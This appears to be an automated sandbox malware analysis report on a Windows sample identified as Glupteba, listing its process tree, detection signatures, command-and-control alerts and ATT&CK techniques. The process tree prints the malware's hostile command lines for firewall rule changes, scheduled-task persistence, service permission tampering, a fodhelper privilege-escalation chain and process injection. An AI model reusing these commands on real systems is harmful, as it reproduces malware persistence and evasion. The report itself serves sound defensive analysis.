ID: 877005
Sample Name: kdsyitkxmS.exe
Cookbook: default.jbs
Time: 11:28:20
Date: 28/05/2023
Version: 37.1.0 Beryl

Table of Contents


Windows Analysis Report

kdsyitkxmS.exe


Overview

General Information

Sample Name:	kdsyitkxmS.exe
Analysis ID:	877005
MD5:	01fe6ba28d821..
SHA1:	45748a6d6474...
SHA256:	626df082c2624..
Infos:	



Detection




Glupteba

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Sigma detected: Schedule system p…
- Yara detected Glupteba
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Creates an autostart registry key po…
- Uses netsh to modify the Windows …
- Found Tor onion address
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64native**
- svchost.exe (PID: 7872 cmdline: C:\Windows\system32\svchost.exe -k appmodel -p -s camsvc MD5: F586835082F632DC8D9404D83BC16316)
- kdsyitkxmS.exe (PID: 4688 cmdline: C:\Users\user\Desktop\kdsyitkxmS.exe MD5: 01FE6BA28D82175D35665B3EB6ED8CEA)
  - powershell.exe (PID: 8304 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
    - conhost.exe (PID: 8312 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - kdsyitkxmS.exe (PID: 8716 cmdline: C:\Users\user\Desktop\kdsyitkxmS.exe MD5: 01FE6BA28D82175D35665B3EB6ED8CEA)
    - powershell.exe (PID: 8848 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
      - conhost.exe (PID: 8856 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - cmd.exe (PID: 9108 cmdline: C:\Windows\Sysnative\cmd.exe /C "netsh advfirewall firewall add rule name="csrss" dir=in action=allow program="C:\Windows\rss\csrss.exe" enable=yes" MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
      - conhost.exe (PID: 9116 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
      - netsh.exe (PID: 9168 cmdline: netsh advfirewall firewall add rule name="csrss" dir=in action=allow program="C:\Windows\rss\csrss.exe" enable=yes MD5: 6F1E6DD688818BC3D1391D0CC7D597EB)
    - powershell.exe (PID: 9200 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
      - conhost.exe (PID: 9208 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - powershell.exe (PID: 8380 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
      - conhost.exe (PID: 8556 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - csrss.exe (PID: 2532 cmdline: C:\Windows\rss\csrss.exe MD5: 01FE6BA28D82175D35665B3EB6ED8CEA)
      - powershell.exe (PID: 5432 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
        - conhost.exe (PID: 4808 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
      - schtasks.exe (PID: 1388 cmdline: schtasks /CREATE /SC ONLOGON /RL HIGHEST /TR "C:\Windows\rss\csrss.exe" /TN csrss /F MD5: 796B784E98008854C27F4B18D287BA30)
        - conhost.exe (PID: 6720 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
      - schtasks.exe (PID: 5008 cmdline: schtasks /delete /tn ScheduledUpdate /f MD5: 796B784E98008854C27F4B18D287BA30)
        - conhost.exe (PID: 5868 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
      - powershell.exe (PID: 2372 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
        - conhost.exe (PID: 6864 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
      - powershell.exe (PID: 2736 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
        - conhost.exe (PID: 1448 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
      - mountvol.exe (PID: 7316 cmdline: mountvol B: /s MD5: E0B3FFF7584298E77DFFB50796839FED)
        - conhost.exe (PID: 5316 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
      - mountvol.exe (PID: 7668 cmdline: mountvol B: /d MD5: E0B3FFF7584298E77DFFB50796839FED)
        - conhost.exe (PID: 8296 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
      - mountvol.exe (PID: 1096 cmdline: mountvol B: /s MD5: E0B3FFF7584298E77DFFB50796839FED)
        - conhost.exe (PID: 8644 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)

- mountvol.exe (PID: 4896 cmdline: mountvol B: /d MD5: E0B3FFF7584298E77DFFB50796839FED)
  - conhost.exe (PID: 3560 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- injector.exe (PID: 5412 cmdline: C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe taskmgr.exe C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll MD5: D98E33B66343E7C96158444127A117F6)
  - conhost.exe (PID: 2900 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- shutdown.exe (PID: 5092 cmdline: shutdown -r -t 5 MD5: FCDE5AF99B82AE6137FB90C7571D40C3)
  - conhost.exe (PID: 3308 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- schtasks.exe (PID: 9044 cmdline: schtasks /CREATE /SC ONLOGON /RL HIGHEST /TR "C:\Windows\rss\csrss.exe" /TN csrss /F MD5: 796B784E98008854C27F4B18D287BA30)
  - conhost.exe (PID: 9052 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7312 cmdline: cmd.exe /C sc sdset WmiPrvSE D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPLOCRSDRCWDWO;;;BA)(D;;WPDT;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD) MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - conhost.exe (PID: 5480 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - sc.exe (PID: 8944 cmdline: sc sdset WmiPrvSE D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPLOCRSDRCWDWO;;;BA)(D;;WPDT;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD) MD5: D9D7684B8431A0D10D0E76FE9F5FFEC8)
- proxy.exe (PID: 4736 cmdline: C:\Users\user\AppData\Local\Temp\csrss\proxy\proxy.exe -bind-address 127.0.0.1:31466 MD5: 61275FE567B258A897943911C450E57E)
  - conhost.exe (PID: 6076 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- schtasks.exe (PID: 8044 cmdline: schtasks /CREATE /SC ONLOGON /RL HIGHEST /TR "C:\Windows\rss\csrss.exe" /TN csrss /F MD5: 796B784E98008854C27F4B18D287BA30)
  - conhost.exe (PID: 4164 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)

- TrustedInstaller.exe (PID: 8676 cmdline: C:\Windows\servicing\TrustedInstaller.exe MD5: F14D860CAE05DBD10671623C76B5DE65)
- csrss.exe (PID: 768 cmdline: "C:\Windows\rss\csrss.exe" MD5: 01FE6BA28D82175D35665B3EB6ED8CEA)
  - cmd.exe (PID: 5000 cmdline: C:\Windows\Sysnative\cmd.exe /C fodhelper MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
    - conhost.exe (PID: 5964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - fodhelper.exe (PID: 3488 cmdline: fodhelper MD5: 85018BE1FD913656BC9FF541F017EACD)
    - fodhelper.exe (PID: 3460 cmdline: "C:\Windows\system32\fodhelper.exe" MD5: 85018BE1FD913656BC9FF541F017EACD)
    - fodhelper.exe (PID: 4112 cmdline: "C:\Windows\system32\fodhelper.exe" MD5: 85018BE1FD913656BC9FF541F017EACD)
      - csrss.exe (PID: 7048 cmdline: "C:\Windows\rss\csrss.exe" MD5: 01FE6BA28D82175D35665B3EB6ED8CEA)
        - powershell.exe (PID: 7932 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
          - conhost.exe (PID: 6244 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - csrss.exe (PID: 6892 cmdline: C:\Windows\rss\csrss.exe MD5: 01FE6BA28D82175D35665B3EB6ED8CEA)
            - powershell.exe (PID: 6628 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
              - conhost.exe (PID: 6400 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- csrss.exe (PID: 8952 cmdline: C:\Windows\rss\csrss.exe MD5: 01FE6BA28D82175D35665B3EB6ED8CEA)
  - powershell.exe (PID: 8904 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
    - conhost.exe (PID: 8896 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - csrss.exe (PID: 8552 cmdline: C:\Windows\rss\csrss.exe MD5: 01FE6BA28D82175D35665B3EB6ED8CEA)
    - powershell.exe (PID: 1356 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
      - conhost.exe (PID: 680 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- csrss.exe (PID: 9120 cmdline: "C:\Windows\rss\csrss.exe" MD5: 01FE6BA28D82175D35665B3EB6ED8CEA)
  - cmd.exe (PID: 7108 cmdline: C:\Windows\Sysnative\cmd.exe /C fodhelper MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
    - conhost.exe (PID: 7124 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - fodhelper.exe (PID: 7384 cmdline: fodhelper MD5: 85018BE1FD913656BC9FF541F017EACD)
    - fodhelper.exe (PID: 8408 cmdline: "C:\Windows\system32\fodhelper.exe" MD5: 85018BE1FD913656BC9FF541F017EACD)
    - fodhelper.exe (PID: 8324 cmdline: "C:\Windows\system32\fodhelper.exe" MD5: 85018BE1FD913656BC9FF541F017EACD)
      - csrss.exe (PID: 7120 cmdline: "C:\Windows\rss\csrss.exe" MD5: 01FE6BA28D82175D35665B3EB6ED8CEA)
        - powershell.exe (PID: 5632 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
          - conhost.exe (PID: 6536 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - csrss.exe (PID: 4840 cmdline: C:\Windows\rss\csrss.exe MD5: 01FE6BA28D82175D35665B3EB6ED8CEA)
            - powershell.exe (PID: 2332 cmdline: powershell -nologo -noprofile MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
              - conhost.exe (PID: 3504 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- tor.exe (PID: 6028 cmdline: C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe" --nt-service -f "C:\Users\user\AppData\Local\Temp\csrss\tor\torrc" --Log "notice file C:\Users\user\AppData\Local\Temp\csrss\tor\log.txt MD5: 055AE7C584A7B012955BF5D874F30CFA)
- **cleanup**

Malware Threat Intel

Provided by malpedia

Name	Description	Attribution	Blogpost URLs	Link

Name	Description	Attribution	Blogpost URLs	Link
Glupteba	Glupteba is a trojan horse malware that is one of the top ten malware variants of 2021. After infecting a system, the Glupteba malware can be used to deliver additional malware, steal user authentication information, and enroll the infected system in a cryptomining botnet.	No Attribution	**http://** resources.infosecinstitute.com/tdss4-part-1/https://blog.chainalysis.com/reports/2022-crypto-crime-report-preview-malware/https://blog.google/technology/safety-security/new-action-combat-cyber-crime/https://blog.google/threat-analysis-group/disrupting-glupteba-operation/https://blog.sekoia.io/privateloader-the-loader-of-the-prevalent-ruzki-ppi-service/	**http://** https://malpedia.caad.fkie.fraunhofer.de/details/win.glupteba

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000002B.00000003.208864091925.0000000004141000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_Glupteba	Yara detected Glupteba	Joe Security	
00000017.00000003.208782822555.0000000004141000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_Glupteba	Yara detected Glupteba	Joe Security	
0000001F.00000003.208814614113.0000000003D00000.00000004.00001000.00020000.00000000.sdmp	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth (Nextron Systems)	• 0x3b7997:$x1: https://cdn.discordapp.com/attachments/
0000001F.00000003.208814614113.0000000004141000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_Glupteba	Yara detected Glupteba	Joe Security	
0000002B.00000003.208864091925.0000000003D00000.00000004.00001000.00020000.00000000.sdmp	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth (Nextron Systems)	• 0x3b7997:$x1: https://cdn.discordapp.com/attachments/
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
58.3.csrss.exe.4331420.6.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth (Nextron Systems)	• 0x29b38:$s2: The Magic Word! • 0x35c78:$s2: The Magic Word! • 0x29e98:$s3: Software\Oracle\VirtualBox • 0x29b27:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
61.3.csrss.exe.4331420.0.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth (Nextron Systems)	• 0x29b38:$s2: The Magic Word! • 0x35c78:$s2: The Magic Word! • 0x29e98:$s3: Software\Oracle\VirtualBox • 0x29b27:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
10.3.kdsyitkxmS.exe.40e1420.6.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth (Nextron Systems)	• 0x29b38:$s2: The Magic Word! • 0x35c78:$s2: The Magic Word! • 0x29e98:$s3: Software\Oracle\VirtualBox • 0x29b27:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
23.3.csrss.exe.4331420.1.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth (Nextron Systems)	• 0x29b38:$s2: The Magic Word! • 0x35c78:$s2: The Magic Word! • 0x29e98:$s3: Software\Oracle\VirtualBox • 0x29b27:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73

Source	Rule	Description	Author	Strings
31.3.csrss.exe.431bb00.3.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth (Nextron Systems)	• 0x3f458:$s2: The Magic Word! • 0x4b598:$s2: The Magic Word! • 0x3f7b8:$s3: Software\Oracle\VirtualBox • 0x3f447:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
Click to see the 22 entries				

Sigma Signatures

Persistence and Installation Behavior

Sigma detected: Schedule system process

Snort Signatures

ET TROJAN DNS Query to Glupteba Domain (twopixis .com) - Source IP: 192.168.11.20 - Destination IP: 1.1.1.1

Timestamp:	192.168.11.201.1.1.149827532045697 05/28/23-11:32:14.790696
SID:	2045697
Source Port:	49827
Destination Port:	53
Protocol:	UDP
Classtype:	A Network Trojan was detected

ET TROJAN Observed Glupteba CnC Domain (duniadekho .bar in TLS SNI) - Source IP: 192.168.11.20 - Destination IP: 185.82.216.50

Timestamp:	192.168.11.20185.82.216.50500074432043048 05/28/23-11:34:14.938480
SID:	2043048
Source Port:	50007
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN DNS Query to Glupteba Domain (twopixis .com) - Source IP: 192.168.11.20 - Destination IP: 1.1.1.1

Timestamp:	192.168.11.201.1.1.163997532045697 05/28/23-11:37:15.634598
SID:	2045697
Source Port:	63997
Destination Port:	53
Protocol:	UDP
Classtype:	A Network Trojan was detected

ET TROJAN Observed Glupteba CnC Domain (duniadekho .bar in TLS SNI) - Source IP: 192.168.11.20 - Destination IP: 185.82.216.50

Timestamp:	192.168.11.20185.82.216.50499934432043048 05/28/23-11:32:15.763358
SID:	2043048
Source Port:	49993
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Observed Glupteba CnC Domain (duniadekho .bar in TLS SNI) - Source IP: 192.168.11.20 - Destination IP: 185.82.216.50

Timestamp:	192.168.11.20185.82.216.50499904432043048 05/28/23-11:32:14.520098
SID:	2043048
Source Port:	49990
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Observed Glupteba CnC Domain (duniadekho .bar in TLS SNI) - Source IP: 192.168.11.20 - Destination IP: 185.82.216.50

Timestamp:	192.168.11.20185.82.216.50499984432043048 05/28/23-11:32:24.457669
SID:	2043048
Source Port:	49998
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Observed Glupteba CnC Domain (duniadekho .bar in TLS SNI) - Source IP: 192.168.11.20 - Destination IP: 185.82.216.50	−
Timestamp:	192.168.11.20185.82.216.50500024432043048 05/28/23-11:33:14.485129
SID:	2043048
Source Port:	50002
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for submitted file
- Yara detected Glupteba
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample

Bitcoin Miner

- Yara detected Glupteba

Networking

- Snort IDS alert for network traffic
- Found Tor onion address
- Uses STUN server to do NAT traversial

E-Banking Fraud

- Yara detected Glupteba

System Summary

- Uses shutdown.exe to shutdown or reboot the system

Data Obfuscation

- Detected unpacking (changes PE section rights)

Persistence and Installation Behavior

- Creates files in the system32 config directory
- Drops executables to the windows directory (C:\Windows) and starts them
- Drops PE files with benign system names

Boot Survival

Creates an autostart registry key pointing to binary in C:\Windows

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

Performs DNS TXT record lookups

Lowering of HIPS / PFW / Operating System Security Settings

Uses netsh to modify the Windows network and firewall settings

Modifies the windows firewall

Stealing of Sensitive Information

Yara detected Glupteba

Remote Access Functionality

Yara detected Glupteba


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	2 Disable or Modify Tools	OS Credential Dumping	1 File and Directory Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	2 Command and Scripting Interpreter	2 Windows Service	2 Windows Service	1 Obfuscated Files or Information	LSASS Memory	1 4 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	1 Scheduled Task/Job	1 1 Process Injection	1 Software Packing	Security Account Manager	2 4 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Service Execution	1 1 Registry Run Keys / Startup Folder	1 Scheduled Task/Job	1 DLL Side-Loading	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	4 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	1 1 Registry Run Keys / Startup Folder	1 File Deletion	LSA Secrets	4 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	1 5 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 3 1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 Proxy	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	4 1 Virtualization/Sandbox Evasion	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph


Hide Legend



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
kdsyitkxmS.exe	32%	Virustotal		Browse
kdsyitkxmS.exe	32%	ReversingLabs		
kdsyitkxmS.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	100%	Avira	TR/Agent.twerk	
C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	100%	Avira	TR/Redcap.gsjan	
B:\EFI\Boot\old.efi (copy)	0%	ReversingLabs		
B:\EFI\Microsoft\Boot\fw.efi (copy)	0%	ReversingLabs		
C:\EFI\Boot\EfiGuardDxe.efi	0%	ReversingLabs		
C:\EFI\Boot\bootx64.efi	0%	ReversingLabs		
C:\EFI\Microsoft\Boot\bootmgfw.efi	0%	ReversingLabs		
